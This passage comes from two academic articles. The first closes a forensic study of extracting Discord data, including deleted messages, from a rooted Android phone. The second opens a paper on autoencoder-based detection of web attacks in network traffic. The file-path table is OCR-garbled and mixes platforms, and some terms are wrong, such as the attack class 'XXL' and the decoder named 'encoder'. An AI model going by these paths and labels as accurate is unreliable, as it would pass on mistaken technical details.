In a similar study, Wu et al. analyzed WeChat, an instant messaging application developed in China which can be used on android smartphones, iPhone, BlackBerry and Windows Phone and Symbian operating system (Wu et al. 2017). As a result of the study, they showed how to access the database of the applications, data tables, data collection ways, communication methods, and user information.

In another study, Gregorio et al. analyzed the instant messaging mechanism in the Telegram Messenger application used on smart mobile phones with the Windows operating system (Gregorio et al. 2017).

In a similar study, Ovens et al. examined the Kik Messenger (v9.6.0) application used on smartphones (Ovens et al. 2016). In the study, the open source code of the application was used, and they obtained the instant messaging mechanism in a meaningful way with database analysis. As a result of the study, they analyzed the database of the Kik messenger (v9.6.0) application and explained the database content in detail which was installed on iOS platforms.

Anglano examined the WhatsApp Messenger application on smartphones in terms of forensic analysis (Anglano, 2014). The study also showed that user contact information, messages (blocked, deleted), message chat history, message settings and preferences can be accessed on Android platforms.

In another study, Akbal et al. performed a forensic analysis of the BiP Messenger application used on a smart mobile phone with the Android platform (Akbal et al. 2020). In the study, they proposed a methodology for forensic analysis of instant messaging service in BiP Messenger application. This proposed analysis method is compatible with the analysis methodology used in our study. As a result of the study, they showed that forensic analysis of instant messaging applications can be done.

3. ANALYSIS METHODOLOGY AND TOOLS

In this study, a forensic examination of the Discord application used on a smart mobile phone has been performed. In particular, the instant messaging service used in the application, message traffic, deleted messages, user ID (identification) information, user name, user profile picture information, and user group information were focused on. A scenario has been implemented to obtain this data in the Discord application. After performing the scenario, the data produced by the Discord application was taken from mobile devices and analyzed.



Figure 2. Commonly Employed Workflow of Analysis Approach

Mobile forensic technologies such as XRY, Oxygen Forensics, and Paraben do not identify all data created by instant messaging services (Agrawal et al. 2018). This is also true for the Discord application. In forensic investigations, this condition is viewed as a problem. To address this issue, we presented a Discord application forensic analytical method. Figure 2 shows the suggested analytical method, process, and system. The total project is divided into three sections.

Step 1: The Discord application was downloaded to the Android-based smartphone. The downloaded Discord application was extracted using the ES File Explorer file manager program. In order to copy the files of the extracted Discord application to the inspection computer, root process was applied to the smartphone.

Step 2: Before transferring the files to be analyzed to the analysis computer, the data extraction process must be performed. Database files were obtained from the application files extracted with the ES File Explorer program. After this step, the data obtained from the application were copied to the analysis computer.

Step 3: In the last stage, forensic examination of the Discord application is carried out. The data obtained from the Discord application were analyzed using the SQLite program, and the results were presented as a forensic report.

The analysis computer has an Intel Core i7 8700 32GB 1TB + 256GB SSD with Windows 10 pro operating system. Samsung Galaxy S5 brand, SM-G900FQ model with Android 6.0.1 on which the Discord application was installed, was used.

3.1. Discord Installation and File Structure on Android Devices

Depending on the operating system of the smartphone, the Discord application can also be downloaded from the play store or app store. It may be found on the app store at https://apps.apple.com/tr/app/discord-talk-chat-hang-out/id985746746?l=tr. The link https://play.google.com/store/apps/details?id=com.discord&hl=tr&gl=US was used to download the program from the Google Play Store. On Android devices, the Discord program is saved at data/data/com.discord. Table 1 displays the content of the Discord application's directories and files.

In order to examine the file structure of the Discord instant messaging application, it is necessary to perform root operation on phones with Android operating system. Rooting the Android operating system allows the user to access and modify system files. The directories obtained as a result of rooting are shown in Figure 3.



Figure 3. The directory structure of the Discord application on the rooted device

3.2. Instant Messaging Protocol in Discord App

The Discord program is an instant chat application that is accessible for both iOS and Android smartphones. The application recognizes the user based on their phone number. It features a verification mechanism that works by sending a verification code to the user's phone number and typing this code into the program. Furthermore, the contacts recorded in the phone book of the smartphone on which the program is used are added to the application's access list. A server may be created via the Discord application, or it can join an existing group's server. Voice and text messaging software are available for free on the internet (Figure 4).

Instant chatting is handled by servers in the Discord application. Users interact by either joining pre-existing servers or building new ones. There are two types of servers: private and public. Users can access public servers whenever they wish, but private servers require an invitation code and can be accessed for a limited or unlimited length of time. When a user sends a message, it is saved on Discord's application servers. The server delivers this message several times until the receiving device accepts it. When the message is accepted, the server sends it to the recipient.

Figure 4. Discord application user verification process

Table 1

User Activities of Discord Application on Rooted Device

Index Name	Index URL	Content
user_id_cache	shared_prefs/com.discord_preferences.xml	User ID cache information
email_cache	privatelvar/mobile/Containers/Data/Application	User email information
username_cache	Users_USERNAMEYAppData/Roaming/discordlcache	Structure of user information gathering
messages_cache	privatelvartrnoblre/Containers/DatatAppllcatloni_UUIDJ/libraiy/ Caches	User messaging cache information
log_cache	Users/USERNAMEJAppData/Roaming/Discord/local_Storager.log	User log records cache

3.3. Discord Application Network Communication Analysis

The Discord program features a user verification mechanism that confirms or validates a user's identity. It performs a user authentication procedure to check user information for this purpose (Figure 4).

During this process the user's ID (ID number), user name, information about whether there is a picture in the user profile or not, the user's 4-digit discord-tag id (user tag), public flag information, connected accounts information, flags information, and user information to determine if the user is in the same group are all returned in response to the verification request. Also, it is possible to find out if the user account is Premium or not.

In addition, when a request is made, data which is encoded with base64 is sent under X-Super-Properties header. Base64 Encoding is widely used in techniques which are storing or transmitting binary data by converting it into text. When the data encoded with Base64 are decoded, the model of the user device, operating system and version information which are transmitted to the Discord server can be displayed. (Figure 5).



Figure 5. Results of the Analysis of User Data base64 encoding Method in Discord Application

3.4. Messaging Analysis

Discord application stores sent and received messages under the relevant directories. There are three Discord app messaging types available. These are;

a) User-to-user messages,

b) User to server group - From server groups to user,

c) User service messages.

In terms of forensic science, the user number, chat content, and timestamp are critical when investigating the Discord application. This request is repeated at the stages of showing the user's incoming message, displaying the deleted message in the user's messaging history, and seeing the altered message once the message has been edited. Figure 6 shows the request and answer made by the user while submitting an instant messaging request using the Discord application. When a user wishes to send an instant message, the content of the Discord application is displayed in Figure 6.

Figure 6. The Request and Response of the User in Sending a Message in the Discord Application

In this section, we observe (1) the content of the message sent by the user and (2) the procedure of the message as it is transmitted to the server. The value Nonce ("Number Only Used Once") is delivered to the server with the message. The nonce value is a one-time use numeric number. This number is used in IM apps, authentication protocols, and encryption hash (digest validation value) functions.

Users communication actions are saved in "messages" and "server-groups". In the message event, you may access all data relating to the message's content, registered contacts, date and time, and contact information. Past communications or deleted message information may also be viewed using the Discord application. Because prior communications information is requested, a request is made in the Discord program, as seen in Figure 7.

Figure 7. Request Information by Application to Display Messaging Information

When it is desired to access the past or deleted messaging information, a request is made to the server where the messaging history is located. As a result of the request, the messaging is opened on the server where the history is located. As can be seen in Figure 7, the directory "cookie:_cfduid:d" has been reached. In addition, it has been determined that the data kept on the server changes when the message is edited or deleted.

4. DISCUSSIONS

The structure of the Discord application used on Android-based mobile phones was investigated in this study, and it was described how to extract and evaluate the data collected from the Discord program in terms of forensic analysis. The user's contact information, sent/received message information, deleted messages, in-group messaging information, and communication protocols were all thoroughly examined in the Discord application. This information, which is particularly obtained for the Discord application, is critical in terms of forensic computing.

Barbaros et al. in their study examined the messaging application of the Discord application in android-based operating systems in terms of forensics with paid analysis tools (Barbaros et al. 2019). This study has two important shortages. The study is that the discord application focuses only on the messaging application, and the software used in the analysis is paid only for private users (such as police and military forces). In this study, it shows a comprehensive file-directory structure and network communication analysis in addition to the instant messaging application in the discord application on android-based operating systems. Since a paid analysis tool is not used in the proposed analysis method, it is important that it can be repeated by researchers and used in different applications.

On the other hand, forensic analysis of instant messaging applications has some difficulties. Since these applications, which are widely used today, contain their own special file structure, the forensic analysis approach of each application may contain differences. In addition, due to the storage methods and access limits of the user's messaging content of some applications, especially accessing and analyzing deleted data is insufficient.

Knowing the structure of the instant messaging application, what the application file contents consist of and in which areas they are kept will facilitate the examination in forensic analysis.

5. RESULTS

Forensic mobile investigations are defined as the study and reporting of digital evidence related to a crime in a form that may be utilised in legal proceedings. While evolving, technology drives the development of numerous apps, particularly in

the field of mobile communication. The fact that these programs have their own file formats complicates forensic investigations. Forensic specialists' capacity to access and correctly analyze the file structures of mobile applications is critical for achieving speedier outcomes in legal procedures.

In this study, an Android-based mobile phone with Discord application was analyzed and evaluated in terms of forensic computing. In terms of forensic computing, knowing what the file structure and contents of the Discord application are, especially where information such as messaging service, message traffic, deleted messages, user's information, user name, and user profile are kept will facilitate investigations.

Discord application analysis, which has a small number of publications in the literature in this field, has focused especially on the messaging application. In addition, in the studies, Discord application analyzes were examined with forensic methods on mobile devices. In this study, in addition to the messaging application of the Discord application, the forensic analysis of the messaging protocol, File Structure, and Network Communication analysis, which is important in forensic investigations, is presented. As a result of the study, the file structure of the Discord application was analyzed, and it was seen that deleted messages could be accessed by defining the messaging protocol.

Forensic analyzes on mobile devices involve some difficulties. In general, for crimes that can be committed through messaging and file sharing on a mobile phone with the Discord application, which is the subject of crime in forensic investigations, evidence is collected only from mobile devices at hand. In this study, it has been shown that evidence can be obtained from the examinations made by downloading Discord application data to the computer in accordance with forensic standards.

This situation is seen as an issue that should be evaluated because it can be an alternative to the examination difficulties on mobile devices (such as new security mechanisms, password, PIN code, PUK code, screen pattern, biometric lock (fingerprint) security policies, new features, or changes in the operating system's data storage) that forensic experts frequently encounter. Finally as a result, the proposed method is thought to be an alternative to forensic examination on mobile devices.

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RESEARCH ARTICLE

Detection of Attacks in Network Traffic with the Autoencoder-Based Unsupervised Learning Method

Otokodlayıcı Tabanlı Denetimsiz Öğrenme Yöntemi ile Ağ Trafiğindeki Saldırıların Algılanması

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ABSTRACT

The effects of attacks on network systems and the extent of damages caused by them tend to increase every day. Solutions based on machine learning algorithms have started to be developed in order to develop appropriate defense systems by detecting attacks in a timely and effective manner. This study focuses on detecting abnormal traffic on networks through deep learning algorithms, and a deep autoencoder model architecture that can be used to detect attacks is recommended. To this end, an autoencoder model is first obtained by training the normal dataset without class labels in an unsupervised manner with an autoencoder, and a threshold value is obtained by running this model with small size test data with normal attack observations. The threshold value is calculated as a value that will optimize the model performance. It is observed that supervised learning methods lead to difficulties and cost increases in the detection of cyber-attacks and the labeling process. The threshold value is calculated using only small test data without resorting to labeling in order to overcome these costs and save time, and the incoming up-to-date network traffic information is classified based on this threshold value.

Keywords: Deep learning, Autoencoders, Unsupervised learning

ÖZ

Ağ sistemlerine yapılan saldırıların etkisi ve oluşturduğu hasarların boyutu gün geçtikçe artış eğilimi göstermektedir. Saldırıları zamanında ve etkin biçimde tespit ederek uygun savunma sistemleri geliştirmek üzere makine öğrenmesi algoritmalarına dayalı çözümler geliştirilmeye başlanmıştır. Bu çalışma, ağlara yönelik anormal trafiğin derin öğrenme algoritmaları yardımıyla belirlenmesi üzerine odaklanmakta ve saldırıların tespit edilmesinde kullanılabilecek bir derin otokodlayıcı model mimarisi önerilmektedir. Bu amaçla önce otokodlayıcı ile sınıf etiketleri olmayan normal veri kümesi denetimsiz biçimde eğitilerek bir otokodlayıcı model elde edilmekte, bu model normal saldırı gözlemlerine sahip küçük boyutlu bir test verisiyle birlikte çalıştırılarak bir eşik değer elde edilmektedir. Eşik değer, model performansını optimum kılacak bir değer olarak hesaplanmaktadır. Denetimli öğrenme yöntemlerinin, siber saldırıların tespit edilmesinde, etiketleme işleminin zorluklara ve maliyet artışlarına neden olduğu gözlemlenmektedir. Bu maliyetleri aşmak ve zaman kazanmak için etiketlendirme işlemine başvurmadan sadece küçük bir test verisini kullanarak eşik değer hesaplanmakta ve yeni gelen bir güncel ağ trafik bilgisi bu eşik değere göre sınıflandırılmaktadır.

Anahtar Kelimeler: Derin öğrenme, Otokodlayıcılar, Denetimsiz öğrenme

1. INTRODUCTION

Nowadays, many types of attacks that threaten existing network systems are known, and appropriate defense methods are suggested. It is considered an effective way to investigate whether there is an anomaly in the traffic flow in order to reveal whether there is an attack against the network. Such anomaly detections are based on the belief that malicious behavior differs from typical user behavior. The behaviors of abnormal users that are different from standard behaviors are also considered an intrusion (Khraisat & Gondal, 2019).

With regard to attacks on networks, it is possible to talk about two concepts such as "intrusion detection systems" and "intrusion prevention systems." The intrusion detection system passively monitors attacks and performs warning services. On the other hand, intrusion prevention systems try to stop the threat encountered and its effects. Since network attacks evolve continuously and in a way to become more dangerous, it is necessary to develop new defense models in order to prevent them effectively.

Unknown types of attacks are also referred to as zero-day attacks. In particular, it is important to detect zero-day attacks in a timely and accurate manner. It is observed that deep learning technologies are used to detect such attacks effectively (Gao & Ma, 2020). Deep learning technology has a very high ability to learn complex systems, patterns, details, and behaviors. Deep learning technologies are appropriate solutions that can be used to distinguish between normal traffic and network attacks detected as abnormal behaviors (Minsky & Doitshman, 2018).

Traditional attack detection algorithms do not perform well in detecting zero-day attacks. It is recommended to use autoencoders aimed at setting threshold values in order to detect such zero-day attacks with high accuracy (Aygun & Yavuz, 2017; Roshan. & Zafar). Deep autoencoders, among the deep learning technologies, are considered "unsupervised deep learning" algorithms. Since these algorithms can detect zero-day attacks instantly (Dutta & Pawlicki, 2022) and largely reduce the labeling process, they are considered an important tool for detecting attacks on the network (Song & Hyun, 2021). It has been observed that deep learning autoencoders can perform successfully in imbalanced datasets where the number of normal samples is much higher than the abnormal ones (He & Wang, 2021).

In this study, a deep autoencoder model architecture is recommended to detect network attacks in imbalanced datasets. It is aimed to determine the threshold value by applying this model, which is trained with unlabeled data, to another dataset and to use this threshold value as a classification tool in other datasets. In the designed system, no expert is needed to label the network traffic or to occasionally update the model, and there is a self-learning unsupervised model.

2. MATERIALS AND METHODS

Autoencoding methods, a sub-application of deep neural networks, can be used to detect, analyze, and interpret attacks on networks and develop solutions for them.

2.1. Deep neural networks

A multi-layer neural network, in other words, a **deep neural network,** consists of interconnected neurons that form a neural structure. As seen in Figure 1, it consists of many hidden layers along with input and output layers. The hidden layer consists of neurons, and these neurons are connected with each other and with input and output layers. Deep learning networks are constructed from as many hidden layers and neurons as needed (Chollet, 2019). The input layer is the first layer of artificial neural networks. Data inputs are made through this layer. The relevant datasets are read to the network through this layer in the form of rows. The attributes of the dataset are arranged in order as $xx_1, xx_2, \dots, xxn$. Each of the input elements at the first stage is connected with all the neurons in the first row of the hidden layers. Hidden layers process the data from the input layer and transfer it to the next hidden layer elements.

In artificial neural networks, each connection has a weight. These weights form the basis of artificial neural networks. These weights determine the relationships between the inputs and outputs of the network. The inputs and outputs of a neuron are

calculated consecutively. This calculation process is the "forward propagation" stage. The data to be transferred from the input layer to the output layer are calculated with the help of the "aggregation function." At the forward propagation stage, the net input value is calculated by adding the input value for each neuron after multiplying the network connection weights. As seen in Figure 2, a neuron consists of input and output connections. A bias input can also be added to the net input function.

The net input value is calculated with an activation function, and the output of the relevant neuron is obtained (Öztemel, 2020).



Figure 1. Deep learning model

An activation function in the neural network defines how the weighted sum of the input is converted into an output. The selection of the activation function significantly affects the capacity and performance of the neural network, and different activation functions can be used in different parts of the model. Activation functions should also typically be able to calculate the first-order derivative for a given input value. This property is required for the backpropagation stage in order to update the model's weights. The sigmoid function, one of the activation functions, takes any real value as input and converts it to values in the (0,1) range. If it is desired to convert the net input value to the (-1,1) range, the tanh activation function is preferred.



Figure 2. Behavior of a neuron in forward propagation

As seen in Figure 2, after all the output values are found, the forward propagation process is completed, and the backpropagation starts. The purpose of this process is to optimize the associated weights. The difference between the output obtained in the output layer and the actual outputs reveals the error obtained as a result of forward propagation, or in other words, the cost. After calculating the amount of error, the total error is distributed to all weights in the network. This process is called the "backpropagation process." In simple words, it tries to make the predicted value close to the actual value and reduce the error. To this end, to determine the effect of change in each w_k weight on the total error, its derivatives are calculated according to the relevant weight and multiplied by η, which is the learning rate, and thus the amount of change is calculated.

$$w_{\mathrm{k}}^{new} \leftarrow w_k - \eta \frac{\partial E_{total}}{\partial w_{\mathrm{k}}}$$

2.2. Autoencoders

There is a model of deep neural networks called an autoencoder, which is presented in figure 3. The most obvious feature of this model is that the outputs and inputs are the same. Another visible feature is that there is a narrowing in the middle of the hidden layers compared to the others. In the autoencoder deep neural network model, this hidden layer consisting of narrowed neurons is called the "bottleneck."



Figure 3. Autoencoder model architecture

An autoencoder model has two main parts. In the first part, there are components called encoders. The encoder process ensures that the data from the inputs are encoded up to the layer called the bottleneck. The bottleneck layer has fewer neurons compared to other hidden layers. In this way, it can also be interpreted as a *compression area* for the data coming to the bottleneck. The second part of the autoencoder model starts from the bottleneck layer and continues until it obtains outputs and is called the encoder. This part enables the decoding of the encoded hidden layer data. The forward propagation and backpropagation processes that are valid in deep learning models are also valid for autoencoders.

2.3. Anomaly detection with autoencoders

Autoencoders can be used to identify abnormal data, or in other words, outliers in data sets. The decoder part of autoencoders plays an important role in such analyses. As shown in Figure 4, the data in the bottleneck are resolved in other layers and reconstructed to match the output values. It is ensured that abnormal data appear by measuring the amount of reconstruction error obtained during the resolution process.



Figure 4. Decoder part of autoencoders

The way autoencoders work provides an effective solution that can be evaluated within the framework of unsupervised learning in the detection of anomalies. To this end, it is aimed to obtain a model without the target attribute. As indicated in Figure 3, a model is obtained by training the unlabeled data in an unsupervised manner with an autoencoder. When this model obtained from the data, which is considered normal, is run with different data, it detects different data as abnormal data (Özkan, 2021).

3. APPLICATION

In this study, the process indicated in figure 4 was applied. At the first stage, the dataset was divided into two parts to be used in the training and testing stages. Only normal traffic data were obtained by filtering the training dataset, and the test data were again divided into two parts. Thus, ultimately, a dataset containing normal traffic data, a validation dataset, and a test dataset were created.



Figure 5. Process of detecting attacks on the network

For the raw dataset in the process in Figure 5, the Python programming language (Rossum & Drake, 1995) was used at the modeling and prediction stages, in addition to the stages of preprocessing and dividing data into three separate datasets. The software we developed included the Tensorflow (Abadi & Agarval, 2015), Keras (Chollet et al., 2015) and Matplotlib (Hunter, 2007) packages.

3.1. Dataset

To develop an autoencoder-based unsupervised learning model for cyber attacks, perform the classification process with this model, and obtain a threshold value for classification, the open-source dataset collection called CIC-IDS-2017 organized by the Canadian Cyber Security Center was downloaded (CICIDS2017, 2017), and appropriate processes were performed on it. This dataset includes normal traffic data and some common types of attacks. The dataset within the community includes timestamp, source and destination IPs, source and destination ports, protocols, and labeled class variables (Sharafaldin, 2018).

3.2. Data preprocessing

The dataset “Thursday-WorkingHours-Morning-WebAttacks.pcap_ISCX.csv” included in the data collection called CIC-IDS-2017 is related to web attacks and was selected for our analysis. The preprocessing step was applied to this raw dataset, and some attributes that were found to be unnecessary were first removed from the raw dataset. The target attribute of this

dataset includes four class information. They include normal “Benign” labeled traffic records without network attack, ‘Brute Force’ labeled attack records and ‘XXL’ labeled attack records, and ‘Sql Injection’ labeled attack records. Normal traffic records were relabeled as “Normal,” and all others were relabeled as “Attack,” and the class attribute was converted to a two- class structure. After this process, the dataset was first divided into two parts as training and test datasets. Of the dataset for training, 60% and 40% of the dataset for testing were randomly selected. Only observations labeled “Normal” were selected by filtering the training data. Of the data reserved for the test process, 50% were randomly selected for validation, and 50% of the data were randomly selected for use in the test. Thus, three datasets were obtained to use them for different purposes. While the dataset reserved for training was created from 100821 observations with the class attribute, in other words, the class label only “normal,” the validation dataset was created from 34046 observations with the class attribute (normal + attack), and the test dataset was created from 34047 observations with the class attribute (normal + attack). The number of observations of all three data sets is presented in Table 1.

Since the autoencoder model does not have the class attribute, it is not actually a classification model. However, the model can be trained without the class attribute. Thus, if the dataset has a single class, then it can be trained using the data with a single class. The raw dataset used has four classes, as mentioned above. We aim to obtain a model using the dataset without test labels when it is given and perform classification on the test data in the form of normal+attack by employing this model. Thus, in order to pave the way for self-learning, the observations with the class attribute “Attack” were removed from the training dataset and turned into single-class data. Finally, in the data processing step, both normal and test data were normalized using the min-max algorithm.

Table 1
Datasets used in the study

Datasets	Number of observations
Training dataset	100821
Validation dataset	34046
Test dataset	34047

3.3. Autoencoder model

After data preprocessing was completed, the autoencoder model was defined. As seen in Figure 5, the model used has 77 input and output attributes and consists of 6 layers. As seen in Figure 6, the layer with 30 neurons in the model is the bottleneck layer of the autoencoder model.



Figure 6. Autoencoder model architecture

3.4. Training of the model

The training inputs and outputs and the epoch parameters to be applied are defined before running the model. The epoch number of the training was applied as 20. The graph in figure 6 was created to monitor the model's performance during the training. During the model's training, losses are expected to decrease gradually and reach an acceptable level at each step. When the graphs in Figure 7 are examined, it is understood that there is a development in line with the purpose.



Figure 7. View of the model error

3.5. Prediction for the threshold value with validation data

